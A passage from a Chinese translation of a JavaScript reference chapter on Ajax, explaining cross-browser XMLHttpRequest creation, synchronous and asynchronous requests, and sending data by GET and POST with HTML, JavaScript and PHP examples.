`sendRequest()`，该函数会开始这个异步通信：

```

window.onload = function () {
    document.getElementById("helloButton").onclick = function () { sendRequest();
};
};

```

当通过用户单击调用 `sendRequest()` 函数时，它首先会通过调用另外一个自定义的函数 `createXHR()`，尝试实例化一个 `XMLHttpRequest` 对象以执行通信，`createXHR()` 函数尝试隐藏浏览器版本和跨浏览器问题：

```

function sendRequest() {
    var xhr = createXHR(); // cross browser XHR creation

    if (xhr) {
        // use XHR
    }
}

```

该函数使用 `try-catch` 块尝试创建 XHR 对象。它首先尝试使用原生方法进行创建，因为 Internet Explorer 7+、Chrome、Safari、Opera 以及 Firefox 支持该方法。然后，如果失败，则它尝试使用 `ActiveXObject` 方法，在 5.x 和 6.x 版本的 Internet Explorer 中支持该方法：

```

function createXHR() {
    try { return new XMLHttpRequest(); } catch(e) {}
    try { return new ActiveXObject("Msxml2.XMLHTTP.6.0"); } catch (e) {}
    try { return new ActiveXObject("Msxml2.XMLHTTP.3.0"); } catch (e) {}
    try { return new ActiveXObject("Msxml2.XMLHTTP"); } catch (e) {}
    try { return new ActiveXObject("Microsoft.XMLHTTP"); } catch (e) {}
    alert("XMLHttpRequest not supported");

    return null;
}

```

如果 `createXHR()` 返回 XHR 对象，则通过使用 `open()` 方法创建一个到 URL `http://javascriptref.com/3ed/ch15/sayhello.php` 的 HTTP GET 请求，开始服务器通信。指定 `true` 标志指示应当异步处理该请求，这意味着在通信期间不应当阻止浏览器。还应当指出，默认情况下假定使用异步处理，并且同步方式实际上不能正确地工作。稍后会给出全部内容；现在，这个简单的方法调用应当如下所示：

```

xhr.open("GET", "http://javascriptref.com/3ed/ch15/sayhello.php", true);

```

这仅仅是 XHR 对象最简要的概览，后续几节会非常深入地研究该对象。

在继续之前，可能希望直接在浏览器中调用测试 URL。这应当返回一个 XML 响应，该响应包含一条指示你的 IP 地址以及服务器上本地时间的消息，如图 15-5 所示。




图 15-5 在浏览器中直接显示返回的 XML 包

应当注意，在 Ajax 中不必使用 XML，并且在本章后面会看到 JSON 甚至 HTML 也是首选的格式。现在，继续构建第一个 Ajax 示例。

创建了请求之后，定义一个回调函数 `handleResponse()`，根据 `onreadystatechange` 事件处理程序的指示，当数据可用时会调用该函数。这个回调函数使用一个捕获可变状态的闭包，以便一旦最终调用了 `handleResponse()`，代码就完全可以访问在变量 `xhr` 中保存的 XHR 对象：

```
xhr.onreadystatechange = function() { handleResponse(xhr); };
```

最后，使用前面创建的 XHR 对象的 `send()` 方法发送该请求。完整的 `sendRequest()` 函数如下所示：

```
function sendRequest() {
    var xhr = createXHR(); // cross-browser XHR creation

    if (xhr) { // if created run request
        xhr.open("GET", "http://javascriptref.com/3ed/ch15/sayhello.php", true);
        xhr.onreadystatechange = function() { handleResponse(xhr); };
        xhr.send(null);
    }
}
```

最终，服务器会接收到该请求，并激活如下所示简单的 `sayhello.php` 程序：

```
<?php
header("Cache-Control: no-cache");
header("Pragma: no-cache");
header("Content-Type: text/xml");

$ip = $_SERVER['REMOTE_ADDR'];
$msg = "Hello World to user from " . $ip . " at " . date("h:i:s A");

print "<?xml version='1.0' encoding='UTF-8'?>";
print "<message>$msg</message>";

?>
```

需要重点指出的是，Ajax 没有青睐或需要任何特定的服务器端语言或框架。一般思想在你习

惯的任何环境中应当是相同的。在此只使用 PHP 是因为它很普遍而且简单。显然，可以很容易地使用 JSP 或者甚至服务器端 JavaScript 进行响应。

现在介绍服务器端代码，首先是一些 HTTP 头指示是否应当缓存结果。接下来，将 Content-type HTTP 头恰当地设置为 text/xml，指示将会返回 XML。最后，创建一个 XML 包，包含一条问候语以及用户的 IP 地址和本地系统时间，以证明该请求真正地通过网络到达了服务器。然而，直接监控请求的实际进度更好，如图 15-6 所示。




图 15-6 HTTP 事务细节

一旦浏览器从网络接收到数据，它会通过修改 XHR 对象的 `readyState` 属性的值进行通知。现在，`onreadystatechange` 的事件处理程序应当调用 `handleResponse()` 函数。在该函数中，检查响应状态以确保完全可用，这是由 `readyState` 属性通过数值 4 进行指示的。查看请求返回的 HTTP 状态代码也很有用。确保状态代码是 200，该代码是可以处理响应的最低指示。坦白来说，为了构建健壮的 Ajax 应用程序，除了检查 `readyState` 和状态代码之外，还需要处理更多内容。但是对于这个简单的例子这种程度的细节检查是足够的。

对于接收到的 XML 响应，现在可以使用标准的 DOM 方法进行处理以提取消息字符串。一旦提取到有效的消息，就将其输出到 id 为 `responseOutput` 的 `<div>` 标签中：

```
function handleResponse(xhr) {
    if (xhr.readyState == 4 && xhr.status == 200) {
        var parsedResponse = xhr.responseXML;
        var msg = parsedResponse.getElementsByTagName("message")[0].firstChild.nodeValue;
        var responseOutput = document.getElementById("responseOutput");
        responseOutput.innerHTML = msg;
    }
}
```

在下面的清单中显示了完整的例子。应当提醒读者的是，因为同源考虑因素，在本地系统上运行这个例子会存在问题。稍后会讨论该问题，但是在这之前请检查代码并在线运行该演示：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Hello Ajax World</title>
<script>
function createXHR() {
    try { return new XMLHttpRequest(); } catch(e) {}
    try { return new ActiveXObject("Msxml2.XMLHTTP.6.0"); } catch (e) {}
    try { return new ActiveXObject("Msxml2.XMLHTTP.3.0"); } catch (e) {}
    try { return new ActiveXObject("Msxml2.XMLHTTP"); } catch (e) {}
    try { return new ActiveXObject("Microsoft.XMLHTTP"); } catch (e) {}
    alert("XMLHttpRequest not supported");
    return null;
}

function sendRequest() {
    var xhr = createXHR();
    if (xhr) {
        xhr.open("GET", "http://javascriptref.com/3ed/ch15/sayhello.php", true);
        xhr.onreadystatechange = function() { handleResponse(xhr); };
        xhr.send(null);
    }
}

function handleResponse(xhr) {
    if (xhr.readyState == 4 && xhr.status == 200) {
        var parsedResponse = xhr.responseXML;
        var msg = parsedResponse.getElementsByTagName("message")[0].firstChild.nodeValue;
        var responseOutput = document.getElementById("responseOutput");
        responseOutput.innerHTML = msg;
    }
}

window.onload = function () {
    document.getElementById("helloButton").onclick = function () {
        sendRequest();
    };
};
</script>
</head>
<body>
<form>
<input type="button" value="Say Hello" id="helloButton">
</form>
<br><br>
<div id="responseOutput">&nbsp;</div>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch15/helloajaxworld.html>

15.3 XMLHttpRequest 对象

因为在上一节中只使用简单的例子，所以避免添加过多的功能，也没有解决构建健壮的 Ajax 风格应用程序可能会遇到的任何偶然问题。特别是，为了构建正确的 Ajax 风格的应用程序，需要很好地控制通信，包括获取和设置 HTTP 头的的能力，读取响应代码的能力，以及处理服务器产生的不同类型内容的能力。可以使用 JavaScript 的 XMLHttpRequest(XHR)对象解决几乎所有这些问题，因此它是大部分 Ajax 应用程序的核心。然而，应当承认 XHR 也有一些限制，因此后续几节不仅会完整介绍该对象的语法及其应用，还会如实地讨论它的限制。

位于 Ajax 核心的是 XMLHttpRequest 对象。该对象的命名有些不准确，这个对象为客户端脚本提供了通用的 HTTP 或 HTTPS 访问，并且有点名不副其实，只能用于构造请求或只能使用 XML。这一对象首先是在 Internet Explorer 5 中为 Windows 实现的，以支持 Microsoft Outlook Web Access for Exchange 2000 的开发，并且这个对象已经被所有主流桌面浏览器所广泛支持。在 Safari 1.2+、Mozilla 1+、Netscape 7+、Opera 8+以及 Internet Explorer 7+中可以找到该对象的原生实现。在 Internet Explorer 5、5.5 以及 6 中可以找到基于 ActiveX 的实现。表 15-1 总结了浏览器对 XHR 对象的支持情况。

表 15-1 浏览器对 XMLHttpRequest 对象的支持

浏览器	本地支持	基于 ActiveX
Mozilla 1+	是	否
Netscape 7+	是	否
Internet Explorer 5	否	是
Internet Explorer 5.5	否	是
Internet Explorer 6	否	是
Internet Explorer 7+	是	是
Opera 8+	是	否
Chrome 1+	是	否
Safari 1.2+	是	否

考虑该对象普遍存在，W3C 最终对其语法进行了标准化(<http://www.w3.org/TR/XMLHttpRequest/>)，尽管不存在浏览器的变种，但是在 Level 2 版本的 XHR 规范中涉及许多变种(<http://www.w3.org/TR/XMLHttpRequest2/>)。表 15-2 和表 15-3 总结了 XHR 对象的常用属性与方法。

表 15-2 XMLHttpRequest 对象的常用属性

属性	描述
multipart	指示是否期望响应可能是多部分 XML 文档的流。如果将该属性设置为 true，则初始响应的内容类型必须设置为 multipart/x-mixed-replace，否则会发生错误。所有请求必须是异步的

(续表)

属 性	描 述
readyState	指示请求状态的整数： 0(未初始化) 1(加载) 2(接收到响应头) 3(接收到一些响应体) 4(请求完成)
response	容纳来自服务器的响应，只不过是特定类型属性的一种速记法
responseText	来自服务器的作为字符串的全部响应
responseType	容纳指示响应是何种类型的字符串。可以将其值指定为“arraybuffer”、“blob”、“document”以及“text”。默认值是空字符串
responseXML	表示服务器响应的将作为 XML 文档进行解析的 Document 对象
status	从服务器返回的 HTTP 状态代码(例如，“200,404”等)
statusText	由服务器返回的状态行的全部状态(例如“OK, No Content,”等)
upload	包含用于文件上传的关联的 XMLHttpRequestUpload 对象的引用
timeout	以毫秒为单位为请求指定超时时间，超过该时间会隐式终止请求。0 意味着没有超时限制
withCredentials	用于指示是否应当使用凭证(如 cookie 或授权头)构造跨域请求的布尔值

表 15-3 XMLHttpRequest 对象的常用方法

方 法	描 述
abort()	取消异步 HTTP 请求
getAllResponseHeaders()	返回包含所有 HTTP 头的字符串，服务器在其中发送其响应。每个头都是由冒号分隔的名/值对，通过回车符/换行符对各类头信息进行分隔
getResponseHeader(headerName)	返回与服务器返回的 headerName 头的值相对应的字符串[例如，request.getResponseHeader("Set-Cookie")]
open(method, url [, asynchronous [, user, password]])	初始化准备发送到服务器的请求。method 参数是使用的 HTTP 方法，如“GET”或“POST”。方法的值不区分大小写。url 是请求目的地的相对或绝对 URL。可选的 asynchronous 参数指示 send()是立即返回，还是在请求完成之后返回(默认为 true，意味着立即返回)。如果 URL 需要 HTTP 身份验证，则使用可选的 user 和 password 参数。如果没有指定 user 和 password，则会提示用户输入
setRequestHeader(name, value)	根据提供的 name(没有冒号)和 value 参数，添加 HTTP 头
send(body)	向服务器启动请求。body 参数应当包含请求的主体，即，包含安全编码提交的 URL 的字符串，比如，如果发送负载，用于 POST 的 filename=value&filename2=value2...。如果构造的是 GET 请求，该参数应当为 null，因为所有负载都将通过使用 open()方法指定的 URL 中的查询字符串发送
overrideMimeType(mime-type)	接受一个 mime-type 字符串，如"text/xml"，并改写在响应包中指定的 MIME 类型

注意:

XHR Level 2 的目标是为响应类型提供更通用的方式。然而, 会发现支持或提到一些更新的特定类型的属性, 如 `responseBody` 和 `responseBlob`。考虑当前规范的方向和浏览器支持的差异, 建议读者使用传统的 `responseText` 和 `responseXML` 属性, 或使用更一般的 `response` 属性, 因为该属性的实现将来会变得更加广泛。

因为发送到服务器的请求和从服务器返回的响应要经过许多步骤, 所以 XHR 对象有许多关注网络的事件处理程序, 如表 15-4 所示。这些是作者选择出来的, 实际上, 随着时间的推移, 可能会添加更多的事件和属性, 以更详细地显示请求的状态, 因此在熟悉了在此提到的这些事件处理程序之后, 读者可能会喜欢进一步研究状态问题。

表 15-4 XHR 事件处理程序

事件处理程序	描述
<code>onabort</code>	当请求中止时触发, 可以通过编程方式使用 <code>abort()</code> 方法触发
<code>onerror</code>	当发生网络错误时触发。注意, 不要将该事件处理程序与 Window 对象的错误事件处理程序相混淆
<code>onload</code>	当整个文档成功完成加载时触发, 类似于当 <code>readyState</code> 的值为 4 时查看 <code>onreadystatechange</code>
<code>onloadend</code>	当请求完成后触发, 不管是否成功
<code>onloadstart</code>	当请求开始时触发
<code>onprogress</code>	当部分数据可用时触发。当数据变得可用时会不断地触发该事件
<code>onreadystatechange</code>	只要 <code>readyState</code> 的值发生变化就引发, 主要反映请求的状态
<code>ontimeout</code>	当在达到 <code>timeout</code> 指定的值之前, 有某些情况阻止完成请求时引发

现在已经介绍了全部基本语法, 接下来继续讨论 XHR 的具体应用示例。

15.4 XHR 实例化和跨浏览器考虑事项

甚至从最初的例子就可以看出, 浏览器对 XHR 的支持不一致。许多浏览器原生地支持 `XMLHttpRequest` 对象, 从而可以很容易地实例化该对象:

```
var xhr = new XMLHttpRequest();
```

这就是在大部分现代浏览器中创建 XHR 所需要全部代码。然而, 在老式的 Internet Explorer(5、5.5 和 6)中, XHR 的实例化有些不同, 需要使用 `ActiveXObject()` 构造函数, 并向其传递一个字符串, 指示安装的特定 Microsoft XML(MSXML)解析器。例如, 下面的代码尝试实例化最古老形式的 MSXML 解析器:

```
var xhr = new ActiveXObject("Microsoft.XMLHTTP");
```

随着 Internet Explorer 的成熟以及其他软件需要 XML 支持, 现在可以使用各种版本的 MSXML。使用特定的字符串调用这些 MSXML, 如下所示:

```
var xhr = new ActiveXObject("Msxml2.XMLHTTP.6.0");
```

然而,许多 Ajax 库为已知的常用版本使用特定的字符串,或者为了安全起见假定使用最古老的版本。当使用特定版本的字符串时应当注意,因为有些版本存在问题:例如,应当避免使用 MSXML5,因为它主要是为了满足为 Microsoft Office 应用程序添加脚本的需要,并且在 Internet Explorer 中使用时可能会触发 ActiveX 安全对话框(见图 15-7)。




图 15-7 ActiveX 安全对话框

15.4.1 ActiveX XHR 低效运行的细节

因为许多版本的 Internet Explorer 仍然支持 XMLHttpRequest 遗留的 ActiveX 实现,同时也支持本地对象,所以在使用时应当小心。尽管并排安装 XML 实现的优点是不必重写那些只使用 ActiveX 的老式遗留应用程序,但是除非特别谨慎,在新版本的 Internet Explorer 中,脚本可能招致不必要的性能损失。当创建 XHR 时,在调用 ActiveX 之前,确保总是首先尝试原生方式,因为原生方式的效率更好,特别是正在为每个请求创建许多对象的情况。此外,如果尝试 Internet Explorer 浏览器的各种设置,会发现忽略遗留的 ActiveX 方法可能不是最佳办法。在许多版本中用户可以关闭 XMLHttpRequest 的原生支持(见图 15-8),然后只允许 ActiveX XHR:




图 15-8 取消勾选 Enable native XMLHTTP support 复选框

更可能的情况是,用户可能会通过调整安全设置而在 Internet Explorer 中关闭 ActiveX 支持,

如图 15-9 所示。




图 15-9 调整安全设置

当然，用户也可能禁用这两个功能，但是保持启用 JavaScript。在这种情况下，需要进行降级，替换 JavaScript 通信机制，比如，使用 iframes 或至少提供一些错误消息，并阻止来自站点或应用程序的用户。从架构上看，这会为应用程序设计引入一些复杂性，这超出了本章的范围。

考虑到可以在 Internet Explorer 中禁用 XHR，可能会好奇在其他浏览器中是否也可以进行相同的操作。Opera 和 Safari 在不禁用所有 JavaScript 的情况下显然不支持禁用 XHR。对于 Firefox，传统上可以通过在 Firefox 的地址栏中输入 about:config 修改设置，以非常细粒度的方式修改浏览器的功能。然而，这种方法在不同版本中是不一致的。非常注重代码安全的程序员当然希望包装初始化过程，并在 try-catch 块中发送数据，不管移除 XHR 支持是容易还是困难。

15.4.2 跨浏览器的 XHR 包装

根据前面的讨论，如果需要粗制滥造的 XHR 抽象，而且不是很关心确保解决最近基于 ActiveX 的 XHR 实例化方式，可以只使用一个“?”运算符，如下所示：

```
var xhr = (window.XMLHttpRequest) ?
new XMLHttpRequest() : new ActiveXObject("Microsoft.XMLHTTP");
```

或者可能尝试通过代码，使老版本的 Internet Explorer 看起来像是支持原生 XHR，如下所示：

```
// Emulate the native XMLHttpRequest object of standards compliant browsers
if (!window.XMLHttpRequest) {
    window.XMLHttpRequest = function () {
        return new ActiveXObject("Microsoft.XMLHTTP");
    };
}
```

创建一个包装函数抽象掉各种实现方式的区别是很容易的，从而根据需要可以很容易地添加其他技术。在这种实现中，首先尝试原生实例化，然后尝试所支持的大部分 ActiveX 方案，最后如果没有创建任何对象，就返回空或执行其他一些动作：

```
function createXHR() {
    try { return new XMLHttpRequest(); } catch(e) {}
    try { return new ActiveXObject("Msxml2.XMLHTTP.6.0"); } catch (e) {}
    try { return new ActiveXObject("Msxml2.XMLHTTP.3.0"); } catch (e) {}
    try { return new ActiveXObject("Msxml2.XMLHTTP"); } catch (e) {}
    try { return new ActiveXObject("Microsoft.XMLHTTP"); } catch (e) {}
    return null; // could try alternate communication scheme as well
}
```

使用这种方式，所需要的工作全部是调用包装函数，并确保返回某些内容：

```
var xhr = createXHR();
if (xhr) {
    // Start firing some Ajax requests
}
```

现在创建了 XHR，接下来使用它构造请求。

15.5 XHR 请求基础

一旦创建了 XHR 对象，大部分跨浏览器问题就平息了——至少平息一会儿。为了调用 XHR 请求，所有浏览器使用相同的语法：

```
xhr.open(method, url, async [,username, password ]);
```

在此，*method* 是 HTTP 方法，如 GET、POST 或 HEAD。尽管这些值不区分大小写，但是倾向于使用大写形式以遵循 HTTP 规范。参数 *url* 是要调用的特定 URL，要么是相对的要么是绝对的。如果请求是异步的则将参数 *async* 设置为 `true`；如果请求应当是同步的则将其设置为 `false`。如果没有指定，则请求将是异步的。对于可选参数 *username* 和 *password*，当尝试访问使用 HTTP 基本身份验证访问受保护的资源时使用。遗憾的是，考虑某些浏览器实现该特征的方式，会发现这不是很有用。

15.5.1 同步请求

使用最简单的例子开始对基于 XHR 通信的讨论：执行一个同步请求。在这个简单的例子中，使用 `open()` 方法调用一个 URL，回显用户访问它的 IP 指定和服务器的本地时间。当使用 `send()` 方法发送请求时，会阻止用户并等待响应，但是一旦接收到响应，就可以通过 XHR 的 `responseText`

属性访问原始响应，然后使用标准的 DOM 方法将其添加到页面中。完整的例子如下所示：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Ajax Sync Send</title>
<script>
function sendRequest() {
    var responseOutput = document.getElementById("responseOutput");
    responseOutput.style.display = "";
    var xhr = new XMLHttpRequest();
    if (xhr) {
        xhr.open("GET", "helloworld.php", false);
        xhr.send(null);
        responseOutput.innerHTML = "<h3>responseText</h3>" + xhr.responseText;
    }
}
window.onload = function () {
    document.getElementById("requestButton").onclick = sendRequest;
};
</script>
</head>
<body>
<form>
    <input type="button" id="requestButton" value="Send Synchronous Request">
</form>
<br>
<div id="responseOutput"></div>
</body>
</html>

```

在线：<http://javascriptref.com/3ed/ch15/syncsend.html>

可能会好奇，响应这个请求的 PHP 代码相当简单，并且处理缓存控件问题的唯一细节稍后将进行讨论：

```

<?php
header("Cache-Control: no-cache");
header("Pragma: no-cache");
$ip = GetHostByName($_SERVER['REMOTE_ADDR']);
echo "Hello user from $ip it is " . date("h:i:s A") . " at the javascriptref.com server";
?>

```

当前，严格地从该缩写词的精确含义讲，上面这个例子不是真正的 Ajax，因为该例子使用了同步通信，没有传递 XML 数据。准确地讲，它是同步的 JavaScript 和文本(Synchronous JavaScript and Text, Sjat)。将所有玩笑放到一边，重点注意同步通信的实现。当执行 `xhr.send(null)` 这行代码时，浏览器应当停止执行，直到通信返回。考虑网络可能存在延迟和问题，这看起来好像是发生了问题。例如，如果在 <http://javascriptref.com/3ed/ch15/syncsendslow.html> 上运行这个例子，并且

在服务器上停留了 5 秒，从而有许多时间去查看是否浏览器允许进行其他操作，或者被真正锁住了。尽管将会发现当前的许多浏览器(不是全部)没有真正地以界面同步方式执行通信，并且允许继续自由地使用浏览器，调用其他通信请求。首先，这有点违背了同步连接的目的。

15.5.2 异步请求

为了使前面的例子异步地执行其请求，需要进行的第一个修改是在 `open()` 方法中设置合适的标志：

```
xhr.open("GET", "helloworld.php", true);
```

然而，在何处放置处理返回数据的代码还不明显。为了处理响应，必须定义一个回调函数，当接收到响应时唤醒该回调函数。为此，使用 XHR 的 `onreadystatechange` 属性关联一个函数。例如，假定有一个函数 `handleResponse()`，像下面那样设置 `readystatechange` 属性：

```
xhr.onreadystatechange = handleResponse;
```

遗憾的是，当像这样进行设置时，不能直接向回调函数传递任何参数，因此会导致倾向于使用全局变量。反而，使用称为闭包的内部函数包装该函数调用和它可以使用或传递的任何值，如下所示：

```
xhr.onreadystatechange = function() { handleResponse(xhr); };
```

现在，当处理请求时，`handleResponse()` 函数会调用多次。当调用该函数时，可以通过查看 XHR 的 `readyState` 属性，观察请求的处理进度。然而，现在，主要关注的焦点只是了解请求何时完成，`readyState` 的值为 4 则指示请求已经完成。考虑到 `onreadystatechange` 方法的“幻数 magic number”，一个可能的目的反而是使用 `onload`。遗憾的是，老式的浏览器不支持这个事件处理程序，因此为了实现最大的兼容性，建议使用传统的 `readyState` 监控机制。最后，`status` 属性的值为 200，对应于 HTTP 响应行“200 OK”，表示 HTTP 请求成功地进行了处理，这一点很重要。下面给出的 `handleResponse()` 函数显示了所有这些思想的使用：

```
function handleResponse(xhr) {
  if (xhr.readyState == 4 && xhr.status == 200) {
    var responseOutput = document.getElementById("responseOutput");
    responseOutput.innerHTML = "<h3>responseText</h3>" + xhr.responseText;
    responseOutput.style.display = "";
  }
}
```

完整的例子如下所示：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Asynch Send</title>
<script>
function sendRequest() {
```

```

var xhr = new XMLHttpRequest();
if (xhr) {
    xhr.open("GET", "helloworld.php", true);
    xhr.onreadystatechange = function() { handleResponse(xhr); };
    xhr.send(null);
}
}
function handleResponse(xhr) {
    if (xhr.readyState == 4 && xhr.status == 200) {
        var responseOutput = document.getElementById("responseOutput");
        responseOutput.innerHTML = "<h3>responseText</h3>" + xhr.responseText;
    }
}
window.onload = function () {
    document.getElementById("requestButton").onclick = sendRequest;
};
</script>
</head>
<body>
<form>
    <input type="button" id="requestButton" value="Send an Asynchronous Request">
</form>
<br>
<div id="responseOutput"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch15/asynccsend.html>

异步请求可以避免所有的浏览器阻止担忧,但是这一功能需要付出代价,因为现在必须跟踪连接,并确保它们以及时的方式返回而且没有错误。接下来,通过向服务器传输一些数据,构建基础并扩展 XHR 示例。

15.6 通过 GET 发送数据

可以通过将准备发送的数据添加到 URL 的查询字符串中,经由任意的 HTTP GET 请求发送数据。当然,对于基于 XHR 的通信也一样——只不过创建了 XHR 对象,并使用追加的字符串设置该对象响应期望的 URL,如下所示:

```

var xhr = new XMLHttpRequest();
xhr.open("GET", "http://javascriptref.com/3ed/ch15/setrating.php?rating=5", true);
xhr.onreadystatechange = function() { handleResponse(xhr); };
xhr.send(null);

```

正如所看到的,构造请求相当容易,但是仍然需要考虑编码问题,以及使得负载 URL 安全,还得承认以这种方式传递数据的数量是有限制的。正如前面在第 2 章中所提到的,当传递几百个字符时,应当开始忧虑数据传输方法是否合适了。下面给出一个使用 XHR 通信机制的简单速率示例供你检查:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Sending Data with GET</title>
<script>
function sendRequest(url, payload) {
    var xhr = new XMLHttpRequest();
    if (xhr) {
        xhr.open("GET",url + "?" + payload,true);
        xhr.onreadystatechange = function() { handleResponse(xhr); };
        xhr.send(null);
    }
}

function handleResponse(xhr) {
    if (xhr.readyState == 4 && xhr.status == 200) {
        var responseOutput = document.getElementById("responseOutput");
        responseOutput.innerHTML = xhr.responseText;
    }
}

function rate(rating) {
    var url = "setrating.php";
    var payload = "rating=" + rating;
    sendRequest(url, payload);
}

window.onload = function () {
    var radios = document.getElementsByName("rating");
    for (var i = 0; i < radios.length; i++) {
        radios[i].onclick = function () { rate(this.value); };
    }
};
</script>
</head>
<body>
<h3>How do you feel about Ajax?</h3>
<form>
<em>Hate It - </em> [
<input type="radio" name="rating" value="1"> 1
<input type="radio" name="rating" value="2"> 2
<input type="radio" name="rating" value="3"> 3
<input type="radio" name="rating" value="4"> 4
<input type="radio" name="rating" value="5"> 5
] <em> - Love It</em>
</form>
<br>
<div id="responseOutput"></div>

```

```
</body>  
</html>
```

在线: <http://javascriptref.com/3ed/ch15/get.html>

15.7 通过 Post 发送数据

通过 HTTP POST 请求发送数据不比使用 GET 请求困难得多。首先, 修改 `open()` 调用以使用 POST 方法:

```
xhr.open("POST", url, true);
```

接下来, 如果向服务器发送数据, 确保设置头指示待使用的编码类型。在大多数情况下, 这将是 Web 浏览器操作表单提交时使用的标准 `x-www-form-urlencoded` 格式:

```
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
```

一个常见的错误是遗漏了这个头, 因此当通过 POST 传输数据时务必总是谨慎地添加该头。然而, 像前面的异步例子一样, 注册一个回调函数, 但是这次当使用 `send()` 方法初始化请求时, 作为参数向该方法传递负载数据:

```
xhr.send("rating=5");
```

现在可以很容易地使用 POST 方法修改前面例子中的 `sendRequest()` 函数:

```
function sendRequest(url, payload) {  
    var xhr = new XMLHttpRequest();  
    if (xhr) {  
        xhr.open("POST", url, true);  
        xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");  
        xhr.onreadystatechange = function() { handleResponse(xhr); };  
        xhr.send(payload);  
    }  
}
```

在线: <http://javascriptref.com/3ed/ch15/post.html>

注意:

